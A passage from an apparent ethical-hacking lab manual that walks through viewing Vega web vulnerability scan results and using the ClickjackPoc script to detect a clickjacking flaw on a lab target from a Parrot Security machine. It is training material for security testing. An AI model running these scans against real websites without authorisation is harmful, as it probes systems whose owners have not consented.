
    Note: In the left-hand pane, under the **Scan Alerts** section, you can see the scan status as **Auditing**. As soon as Vega completes, the scan status changes to **Completed**.

18. After the scanner finishes performing its vulnerability assessment on the target website, it lists the discovered vulnerabilities under **Scan Alert Summary**.



19. In the left-pane under **Scan Alerts**, expand the nodes to view the complete vulnerability scan result. Now, choose any one of the discovered vulnerabilities to display it on the respective page, as in the dashboard section shown in the screenshot.

20. Choose any one vulnerability under the **Scan Alerts** section in the left-hand pane. Here, we are selecting the **Cleartext Password over HTTP** vulnerability; detailed information regarding the selected vulnerability will be displayed in the right section of the window, as shown in the screenshot.



21. Similarly, you can select any vulnerability from the list of discovered vulnerabilities to view its detailed information and then apply appropriate fixes for all the vulnerable codes in your web application.
22. This concludes the demonstration of how to discover vulnerabilities in a target website scanning using Vega.
23. You can also use other web application vulnerability scanning tools such as **WPScan Vulnerability Database** (https://wpscan.com), **Arachni** (https://www.arachni-scanner.com), **appspider** (https://www.rapid7.com), or **Uniscan** (https://sourceforge.net) to discover vulnerabilities in the target website.
24. Close all open windows and document all acquired information.
25. Turn off the **Windows Server 2022** and **Windows 11** virtual machines.

Task 7: Identify Clickjacking Vulnerability using ClickjackPoc

Clickjacking, also known as a "UI redress attack," occurs when an attacker uses multiple transparent or opaque layers to trick a user into clicking on a button or link on another page when they intend to click on the top-level page. Thus, the attacker is "hijacking" clicks meant for the top-level page and routing them to another page, most likely owned by another application, domain, or both.

Here, we will identify a clickjacking vulnerability using ClickjackPoc.

Note: In this task, we will identify a clickjacking vulnerability in the target website (**www.moviescope.com**) hosted by the **Windows Server 2019** machine, and we will use the **Parrot Security** machine as the host machine.


1. Turn on the **Windows Server 2019** and **Parrot Security** virtual machines.
2. Switch to the **Parrot Security** virtual machine. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

   Note: If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.

   Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.
3. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.
4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

   Note: The password that you type will not be visible.
6. Type **cd ClickjackPoc/** and press **Enter** to navigate to the ClickjackPoc directory.


7. In the terminal window, type **echo "http://www.moviescope.com" | tee domain.txt** and press **Enter**.
8. This will create a file named **domain.txt** containing the website link.




9. Type **python3 clickJackPoc.py -f domain.txt** press **Enter** to start the scan.

   Note: **-f**: specifies the file which contains domain names.


10. The result appears, displaying that the target website is vulnerable to clickjacking as shown in screenshot.



